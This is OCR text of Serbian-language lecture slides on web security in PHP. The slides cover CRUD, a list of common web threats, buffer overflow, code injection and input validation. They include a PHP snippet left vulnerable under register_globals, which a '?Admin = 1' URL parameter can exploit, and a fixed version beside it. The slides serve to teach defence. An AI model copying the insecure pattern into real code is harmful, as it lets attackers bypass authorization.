
PHPStorm: User.php




PHPStorm: Index.php (1)




PHPStorm: Index.php (2)




PHPStorm: logout.php




Oauth/video tutorial



Oauth/video tutorial



Oauth/video tutorial



https://www.codexworld.com/login-with-facebook-using-php/

Bezbednost podataka

- **PODACI** su najvažniji resurs bilo koje delatnosti.
- Značaj podataka potiče od **POSLEDICA** koje mogu nastati u sličaju da su podaci izmenjeni, korumpirani, obrisani ili čak ukradeni.
- Aplikacije zapravo rade sa podacima (otuda su one potencijalni izvor problema) i obavljaju **SAMO ČETIRI OPERACIJE** nad njima - kreiranje, čitanje, modifikovanje i brisanje.
- Ove operacije se identifikuju engleskom skraćenicom **CRUD**:
  - **Create**
  - **Read**
  - **Update**
  - **Delete**

https://www.testbytes.net/blog/open-source-security-testing-tools/

- Za bezbednost Weba su od suštinskog značaja **MEĐUSOBNE VEZE** uspostavljene između **Web aplikacije**, **podataka** i **CRUD**-a.

Bezbednosne pretnje na Webu

- Karakteristične **bezbednostne pretnje** koje su vezane za Web su (engl):
  - Buffer overflow,
  - Code injection,
  - Cross-site scripting (XSS),
  - Missing or incorrect encryption,
  - Operating system command injection,
  - Parameter manipulation,
  - Remote code inclusion,
  - Session hijacking,
  - SQL injection,
  - File uploads,
  - Hardcoded authentication,
  - Hidden or restricted file/directory discovery,
  - Missing or incorrect authentication.

Buffer overflow, Code injection

- Napadač šalje dovoljnu količinu podataka u ulazni baferu da bi **PREPUNIO BAFER APLIKACIJE** ili izlazni bafer.
- Kao posledica prepunjavanja bafera, memorija izvan bafera postaje **KORUMPIRANA** i izvršni kod koji se nalazi u njoj više **NIJE UPOTREBLJIV**.
- Najbolji način za prevazilaženje ovog problema je **PROVERA OPSEGA** i **VELIČINE PODATAKA** na ulazu, odnosno, izlazu iz aplikacije.
- Kada napadač dodaje **kod u tok podataka** između klijenta i servera.
- Cil ovog napada je da se dodati kod tretira **KAO DEO ORIGINALNE STRANICE** iako može da sadrži zlonamerni kod koji će izazvati probleme u radu aplikacije.
- Prevazilaženje ovog napada se obezbeđuje korišćemnjem **šifrovanih tokova podataka**, **HTTPS protokola** i **verifikacijom koda**.

PHP i bezbednost Web-a

- PHP je programski jezik koji pruža niz pogodnosti **ZA POBOLJŠANJE BEZBEDNOSTI** Web stranice.
- Kroz praktične primere biće prikazan programski kod za **OČUVANJE BEZBEDNOSTI** Web aplikacija.
- **SVAKA WEB APLIKACIJA** koja prikuplja podatke od korisnika je **RANJIVA** na automatizovani napad.
- Čak i Web stranice koje **pasivno prenose informacije** do korisnika su jednako ranjive.
- Web aplikacije omogućavaju korisnicima da **UNOSE INFORMACIJE** koje se mogu čuvati i **kasnije koristiti** što potencijalnuo predstavlja **BEZBEDNSNI PROBLEM**.
- **VALIDACIJA UNETIH PODATAKA** je najznačajniji aspekt bezbednosti Web aplikacije.

Pogrešni tipovi podataka

- Najčešća vrsta napada uključuje **POGREŠNE TIPOVE PODATAKA** ili **POGREŠNU VELIČINU PODATAKA** koji mogu sadržavati **SPECIJALNE KARAKTERE** kao što su:
  - "escape sekvence" ili
  - binarni kod.
- Pored toga što se nekorektni podaci **UNOSE** u baze podataka, neispravan format može prouzrokovati **BRISANJE PODATAKA** iz baze.
- Korišćenje **NEKOREKTNIH PODATAKA** u drugim skriptovima može izazvati **NEOČEKIVANO PONAŠANJE** Web aplikacije.
- Ovakvo ponašanje Web aplikacije mogu **ZLOUPOTREBITI NAPADAČI** i onesposobiti sistem.

Metakarakteri

- Ako se metakarkteri:

  ! $ ^ & * ( ) ~ [ ] \ | { } ' " ; < > ? - `

  pojave u **INPUT POLJIMA**, a koriste se **nekorektno** mogu izazvati **RAZLIČITE PROBLEME**.

- Kod formiranju upita DBMS-u karakteri **' " ; ** imaju **SPECIFIČNO ZNAČENJE**, tako da njihovo nepravilno korišćenje može izazvati bezbednosne probleme.
- U zavisnosti od toga kako je upit strukturiran, ovi karakteri se mogu koristiti za **INSERTOVANJE DODATNIH SQL UPITA** i eventualno izvršiti dodatne - bezbednosno kritične upite.
- Karakteri **UNICOD**-a kao i neprintajući **ASCII** karakteri takođe mogu izazvati bezbedonosne probleme ako se nađu u upitima DBMS-u.

Pogrešan ulazni tip podataka

- Pogrešan **TIP I/ILI FORMAT** podataka u **ULAZNIM POLJIMA** rezultira neadekvatnom vrednošću pa kao takav može izazvati nepoželjne efekte u Web aplikacijama.
- Ulazne vrednosti koje su **PREVELIKE** mogu izazvati **PREKORAČENJE ULAZNOG BAFERA** i ponovo izazvati nepoželjno ponašanje Web aplikacije:
  - ako nije ograničena veličina teksta/fajla koji se šalje;
  - ako nisu ograničene dužine polja za rad sa bazom podataka.
- **SKRIVENE INTERFEJSE**, kao što je recimo administrativni interfejs, napadač može iskoristiti za maliciozni napad.
- Napadači mogu ubacivati **NEŽELJENE KOMANDE** u **SQL UPITE**.

Turning Off globalnih promenljivih (1)

- Postavljanje **register_globals** direktive na **OFF/ON** u **php.ini** fajlu da bi se testirao **NAČIN SLANJA** podataka iz obrazaca.

```
<?php
    // set admin flag
      if ( $auth->isAdmin() ){
          $admin = TRUE;
    }
    // ...
       if ( $admin ) {
           // do administrative tasks
    }
?>
```

OPASNOST !
register_globals = ON

Može se regularno dodati na URL:
? Admin = 1


Turning Off globalnih promenljivih (2)

- Sigurnija vezija je data u nastavku.

```
<?php
 // create then set admin flag
  $admin = FALSE;
   if ( $auth->isAdmin() ){
      $admin = TRUE;
   }
 // ...
    if ( $admin ) {
   // do administrative tasks
   }
?>
```

Dodata je podrazumevana vrednost
$admin = FALSE

Od vezije 4.2.0 registar_globals= OFF je podrazumevana vrednost

